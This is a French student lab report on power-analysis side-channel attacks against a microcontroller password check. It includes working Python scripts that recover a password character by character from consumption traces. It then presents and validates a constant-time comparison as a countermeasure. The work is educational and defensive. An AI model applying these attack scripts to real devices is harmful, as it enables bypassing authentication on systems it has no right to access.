

SCA TME 2 Analyse de Consommation pour le Contournement de Mot de Passe

Delmotte Aurélien
Zhang Xiru

September 25, 2025

Contents

1	Introduction	2
2	Analyse de la consommation	2
2.1	Attaque d'un caractère	3
2.2	Attaque du mot de passe complet	3
2.3	Analyse des Contre-Mesures présentes dans le Fichier basic-passwdcheck.c	5
3	Attaque du mot de passe en utilisant la différence entre traces	5
3.1	Méthode de Calcul de la Différence	5
3.1.1	Visualisation des Traces de Consommation	5
3.1.2	Attaque d'un caractère	6
3.1.3	Attaque du mot de passe complet	6
3.2	Attaque d'un mot de passe de longueur quelconque	7
4	Implémentation d'une contre-mesure	8
4.1	Code Assembleur	9
4.2	Validation des Contre-Mesures Implementées	9
4.2.1	Attaque par Analyse de la Consommation	9
4.2.2	Attaque par la différence entre traces	9
5	Conclusion	10

1 Introduction

L'analyse de la consommation énergétique, un type d'attaque par canal auxiliaire, est fréquemment utilisée pour identifier les vulnérabilités dans les systèmes sécurisés. Ce rapport explore comment les variations de la consommation d'énergie lors de l'exécution des procédures cryptographiques peuvent révéler des informations critiques, permettant ainsi le contournement des systèmes de mots de passe.

À travers une série d'expériences, nous examinons spécifiquement comment ces variations peuvent être exploitées pour déduire des mots de passe à partir d'un système de vérification standard. Nous discutons également des méthodes pour mesurer ces variations et des stratégies pour réduire les risques liés à ce type d'attaque.

Notre étude vise à démontrer les faiblesses potentielles des implémentations sécurisées et à proposer des améliorations pour renforcer la sécurité des dispositifs cryptographiques.

2 Analyse de la consommation

Nous avons capturé les traces de consommation énergétique pour deux tentatives de mots de passe différents, "a\n" et "h\n".




Figure 1: Comparaison des traces de consommation pour les mots de passe "a\n"(rouge) et "h\n"(bleu)

Nous pouvons voir un décalage clair dans les traces de consommation entre les essais avec les mots de passe corrects et incorrects. Ce phénomène attire notre attention vers la nécessité d'analyser le code pour comprendre les variations observées:

```
1 for(uint8_t i = 0; i < sizeof(correct_passwd); i++){
2     if (correct_passwd[i] != passwd[i]){
3         passbad += 1;
4         break;
5     }
6 }
```

Ce code interrompt la boucle dès la détection du premier caractère incorrect. Par conséquent, les différences dans le temps d'exécution de cette boucle peuvent être attribuées à la position du premier caractère incorrect, ce qui explique le décalage temporel observé dans les traces de consommation.

2.1 Attaque d'un caractère

Pour évaluer la différence entre les traces de consommation d'énergie lors de la saisie de différents caractères, nous avons analysé les points où les traces commencent à diverger de manière significative. En agrandissant l'image ci-dessus 1, nous pouvons observer que les traces diffèrent notablement autour de l'échantillon à l'indice 81.




Figure 2: Visualisation des traces de consommation où les différences deviennent significatives à l'indice 81

Cette observation nous permet d'utiliser le point de divergence comme un indicateur fiable pour identifier si le caractère testé fait partie du mot de passe correct.

Afin de déterminer le premier caractère correct du mot de passe, nous avons mis en place un algorithme simple qui teste chaque caractère possible et compare la consommation d'énergie à un seuil prédéterminé. Ce seuil est calculé à partir de la moyenne des valeurs aux points où les traces de consommation commencent à diverger significativement, comme nous l'avons observé précédemment.

```
1 trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
2 guess = ""
3 # Calcul du seuil à partir de la moyenne des valeurs de divergence
4 guess_thrsh = (trace[81] + new_trace[81]) / 2
5 for c in trylist:
6     trace = cap_pass_trace(c + "\n")
7     if trace[81] < -0.18:
8         guess = c
9         break
10 print("Le premier caractère correct est :", guess)
```

Si la valeur mesurée à l'indice 81 de la trace est inférieure à -0.18, ce qui est notre seuil calculé, alors nous considérons que le caractère testé est correct et arrêtons la boucle. Le caractère trouvé est "h", Correspond au premier caractère du mot de passe correct.

2.2 Attaque du mot de passe complet

Après avoir réussi à déchiffrer un caractère unique du mot de passe, l'étape suivante consiste à répéter le processus pour chaque caractère subséquent jusqu'à déchiffrer le mot de passe complet. Le code ci-dessous montre comment nous avons étendu notre approche pour obtenir progressivement chaque lettre du mot de passe.

```
1 trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
```

```

2 password = "" # the guessed password the attack will built by adding guessed letters one
  by one
3 guess_thrsh = -0.07
4 strt = 81
5 shft = 40
6 done = 0
7 ref_trace = cap_pass_trace( "\x00\n")
8 ref = ref_trace[81]
9 def answ():
10     num_char = target.in_waiting()
11     resp = ""
12     while num_char > 0:
13         resp += target.read(timeout=100)
14         time.sleep(0.01)
15         num_char = target.in_waiting()
16     return resp
17 while(done == 0):
18     for c in trylist:
19         trace = cap_pass_trace(password+c + "\n")
20         resp = answ()
21         if(resp != "" and resp[0] == "A"): #Access granted, Welcome!
22             password += c
23             done = 1
24             break
25         if (trace[strt]<(ref+guess_thrsh)) :
26             password += c
27             break
28     print(resp + "for : " + password)
29     strt+=shft
30     ref_trace = cap_pass_trace( password+"\x00\n")
31     ref = ref_trace[strt]

```

Le décalage `shft = 40` correspond a la longueur d'une boucle, et a été déterminée a l'aide de `nop 3`.




Figure 3: Isolation d'une itération

Nous avons vérifié si la réponse du système n'est pas vide et commence par la lettre 'A'. Si ces conditions sont remplies, cela signifie que le système a renvoyé un message indiquant que l'accès est accordé, typiquement "Access granted, Welcome!".

Cette méthode repose sur un accès au réponses du système, dans le cas ou nous n'avons pas accès a cette information il est possible d'itérer un nombre fixe de fois si la taille du mot de passe est

connue, sinon voir 3.2.

2.3 Analyse des Contre-Mesures présentes dans le Fichier `basic-passwdcheck.c`

Le fichier `basic-passwdcheck.c` contient plusieurs tentatives de contre-mesures, ces contre-mesures incluent l'introduction de délais fixes et aléatoires pendant le processus de vérification du mot de passe. L'objectif est de masquer le temps de traitement réel lié à la validation du mot de passe, rendant ainsi les attaques basées sur le temps plus difficiles à réaliser.

Les mesures spécifiques mises en œuvre sont les suivantes :

- Des délais fixes (`delay_2_ms()`) sont ajoutés entre les étapes d'initialisation pour créer une perception de traitement constant, indépendamment de l'état réel du système.
- Un délai aléatoire est introduit après la détection d'une entrée de mot de passe incorrecte. Ce délai est déterminé par `rand()%0xFFFF`, où la fonction `rand()` génère un nombre aléatoire qui est ensuite utilisé pour créer une boucle de retard.

Bien que ces techniques puissent théoriquement augmenter la difficulté d'exécuter une attaque temporelle en normalisant ou en obfusquant les signaux temporels, elles présentent faiblesses: les délais fixes sont par nature prévisibles et, par conséquent, un attaquant peut les mesurer et les soustraire de l'analyse globale, réduisant ainsi leur efficacité.

3 Attaque du mot de passe en utilisant la différence entre traces

3.1 Méthode de Calcul de la Différence

La méthode utilisée pour calculer la différence entre les traces consiste à soustraire la trace de chaque caractère de la trace de référence, calculer la valeur absolue de chaque différence, puis sommer ces valeurs.

3.1.1 Visualisation des Traces de Consommation

Pour mieux comprendre l'efficacité de notre méthode d'attaque, nous avons visualisé les différences de consommation d'énergie pour chaque caractère.

La figure4 illustre la comparaison globale entre les traces obtenues pour chaque caractère de la liste de test. Chaque trace est affichée sur le même graphique pour permettre une analyse directe des variations entre les caractères.




Figure 4: Comparaison globale des différences de consommation d'énergie pour chaque caractère

Pour approfondir notre analyse, nous avons examiné séparément la trace pour chaque caractère. La différence spécifique pour le caractère 'h', qui est le premier caractère du mot de passe correct, par rapport à la trace de référence, est clairement visualisée.




Figure 5: Trace de consommation pour le caractère 'h' montrant une différence significative

3.1.2 Attaque d'un caractère

```
1 ref_trace = cap_pass_trace( "\x00\n")
2 trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
3 for c in trylist:
4     trace = cap_pass_trace(c + "\n")
5     diff = np.sum(np.abs(trace-ref_trace))
6     print("{:1} diff = {:2}".format(c, diff))
```

Les résultats obtenus de cette analyse montrent des variations significatives dans les différences calculées pour chaque caractère. Notamment, le caractère 'h' présente une différence particulièrement élevée par rapport aux autres, avec une valeur de 317.173828125, ce qui suggère fortement sa présence dans le mot de passe correct.

3.1.3 Attaque du mot de passe complet

Pour déterminer le mot de passe complet, nous avons développé un algorithme itératif qui ajoute progressivement les caractères les plus probables au mot de passe deviné, basé sur l'analyse des différences dans les traces de consommation d'énergie.

Cet algorithme initialise un mot de passe vide et utilise une trace de référence capturée avec un input neutre. Ensuite, il examine chaque caractère possible à ajouter au mot de passe actuel et mesure la différence entre la trace obtenue avec ce nouveau caractère et la trace de référence. Le caractère produisant la plus grande différence est considéré comme le plus probable et est ajouté au mot de passe. Ce processus se répète jusqu'à ce qu'une réponse positive du système (indiquant que l'accès est accordé) soit reçue ou que tous les caractères possibles soient épuisés.

```
1 ### write your code here -- it should be able to find the correct password
2 ### change the password in the C file (basic-passwdcheck.c) to test
3 ### it really works whatever the password (with 5 characters)
4 trylist = "abcdefghijklmnopqrstuvwxyz0123456789"
5 password = "" # the guessed password the attack will built by adding guessed letters one
6               by one
7 done = 0
8 ref_trace = cap_pass_trace( "\x00\n")
9 def answ():
10     num_char = target.in_waiting()
11     resp = ""
12     while num_char > 0:
13         resp += target.read(timeout=100)
```

```

13     time.sleep(0.01)
14     num_char = target.in_waiting()
15     return resp
16 while(done == 0):
17     mx = 0
18     passguess = password
19     for c in trylist:
20         trace = cap_pass_trace(password+c + "\n")
21         resp = answ()
22         if(resp != "" and resp[0] == "A"):
23             passguess = password + c
24             done = 1
25             break
26         diff = np.sum(np.abs(trace - ref_trace))
27         if (diff>mx) :
28             mx = diff
29             passguess = password + c
30     password = passguess
31     print(resp + "for : " + password)
32     ref_trace = cap_pass_trace( password+"\x00\n")

```

Cette méthode à un cas concret a été couronnée de succès, aboutissant à la récupération intégrale du mot de passe 'h0px3'.

3.2 Attaque d'un mot de passe de longueur quelconque

Pour un mot de passe de longueur arbitraire, une méthode basique a été envisagée : Il a été observé que le comportement lors de la vérification d'un mot de passe correct diffère sensiblement de celui d'un mot de passe incorrect :




Figure 6: Trace de consommation pour un mot de passe correct et incorrect

Il serait possible de rechercher un point (relativement) stable où les traces diffèrent, de manière analogue à la méthode décrite en 2.1.

Cependant, nous avons opté pour une approche plus simple en fixant un seuil variable déterminé dynamiquement, basé sur le dernier maximum observé. L'idée est que cette valeur devrait diminuer à mesure que chaque caractère correct est ajouté, la période impactée diminuant à chaque caractère (un facteur de 1.1 est également appliqué pour mitiger l'impact du bruit).

```

1 mx = 100
2 while(done == 0):
3     last_mx = mx
4     mx = 0

```

```

5 passguess = password
6 for c in trylist:
7     trace = cap_pass_trace(password+c + "\n")
8     resp = answ()
9     diff = np.sum(np.abs(trace - ref_trace))
10    if(diff > (last_mx * 1.1)):
11        passguess = password + c
12        done = 1
13        break
14    if (diff > mx):
15        mx = diff
16        passguess = password + c
17 password = passguess
18 print(resp + " for : " + password)
19 ref_trace = cap_pass_trace(password + "\x00\n")
20 print("fin password = ", format(password))

```

La valeur initiale fixée à 100 a été déterminée empiriquement avec un mot de passe d'un seul caractère.

4 Implémentation d'une contre-mesure

Pour approfondir notre compréhension des mécanismes de sécurité et identifier les vulnérabilités potentielles, nous avons examiné le code assembleur généré par le fichier `basic-passwdcheck.c`. Le segment de code suivant montre la boucle de vérification du mot de passe et les instructions conditionnelles associées :

```

1 for (uint8_t i = 0; i < sizeof(correct_passwd); i++){
2     if (correct_passwd[i] != passwd[i]){
3         passbad += 1;
4         break;
5     }
6 }

```

En assembleur, cette boucle est traduite en instructions qui chargent et comparent les caractères des mots de passe. Notamment, les instructions `cpse`, `cp`, et `cpc` sont utilisées pour comparer les registres correspondants. Lorsque les caractères ne correspondent pas, la boucle est interrompue prématurément, ce qui modifie le profil temporel de l'exécution.

Cette différence dans le temps d'exécution, selon que les caractères correspondent ou non, permet de réaliser une analyse de consommation efficace. En mesurant la durée de chaque itération de la boucle, nous pouvons déduire à quel moment une discordance est détectée, ce qui nous renseigne indirectement sur la validité partielle du mot de passe testé.

La principale modification apportée au code vise à uniformiser le temps de traitement de la vérification des mots de passe, indépendamment de leur validité. Voici une description de la modification apportée :

```

1 #define SIZE 16
2 for (uint8_t i = 0; i < SIZE; i++){
3     passbad |= (correct_passwd[i] - passwd[i]);
4 }
5
6 if (passbad){
7     my_puts("PASSWORD FAIL\n");
8     led_error(1);
9 } else {
10    my_puts("Access granted, Welcome!\n");
11    led_ok(1);
12 }

```

Dans notre nouvelle implémentation, nous avons adopté l'opération `passbad |= (correct_passwd[i] - passwd[i]);`, qui agglomère les résultats des comparaisons dans une variable unique sans interrompre la boucle, même en cas de discordance. Cette approche assure que la durée de la boucle

de vérification demeure constante, quel que soit le nombre de caractères corrects, éliminant ainsi un canal potentiel de fuite d'informations via les variations de timing.

4.1 Code Assembleur

Le code assembleur original comportait des instructions susceptibles d'introduire des vulnérabilités en matière de sécurité temporelle, notamment :

```
ld r19,X+
ld r18,Z+
cpse r19,r18
rjmp .L19
```

Ces instructions chargent et comparent les caractères du mot de passe et du mot de passe correct, puis effectuent un saut conditionnel si une non-correspondance est détectée. Ce saut prématuré réduit le temps d'exécution en cas de non-correspondance, fournissant ainsi aux attaquants une piste pour identifier la validité des caractères par analyse temporelle. Pour contrer les attaques basées sur le timing, le nouveau code assembleur de notre contre-mesure reflète cette stratégie:

```
ld r24,Z+
ld r18,X+
sub r24,r18
or r24,r25
```

Dans cette version, le code effectue une soustraction suivie d'une opération OR, accumulant les résultats sans interrompre la boucle. Cette méthode garantit que chaque tentative de vérification prend un temps constant, indépendamment des entrées de l'utilisateur.

4.2 Validation des Contre-Mesures Implementées

4.2.1 Attaque par Analyse de la Consommation

Nous avons comparé les profils de consommation d'énergie pour deux tentatives de saisie de mot de passe: l'une avec le premier caractère correct ('h') et l'autre avec un caractère incorrect ('a'). Voici les résultats obtenus :




Figure 7: Comparaison des traces de consommation pour "h\n"(bleu) et "a\n"(rouge)

4.2.2 Attaque par la différence entre traces

Nous avons comparé les traces de consommation d'énergie lors de l'entrée des différents caractères du mot de passe. Les résultats obtenus, illustrés dans la figure ci-dessous, montrent des différences subtiles entre les traces, mais aucune ne se démarque de manière significative pour indiquer clairement le bon caractère.




Figure 8: Différences de consommation d'énergie pour différents caractères

Les données numériques suivantes montrent également une variabilité dans les différences calculées pour chaque caractère, mais sans un écart significatif qui permettrait de distinguer clairement un caractère correct des autres:

a diff = 29.71, b diff = 22.94, ..., h diff = 20.05, ..., w diff = 46.93

5 Conclusion

Cette étude a analysé le potentiel des attaques par analyse de consommation et différence de traces pour compromettre les systèmes de vérification de mots de passe, révélant comment ces techniques pourraient exposer des informations sensibles. Pour contrer ces menaces, nous avons développé des contre-mesures qui ajustent le traitement des données durant la vérification des mots de passe, rendant ces attaques inefficaces à distinguer les entrées correctes des incorrectes. Cela confirme l'efficacité de nos stratégies de sécurité.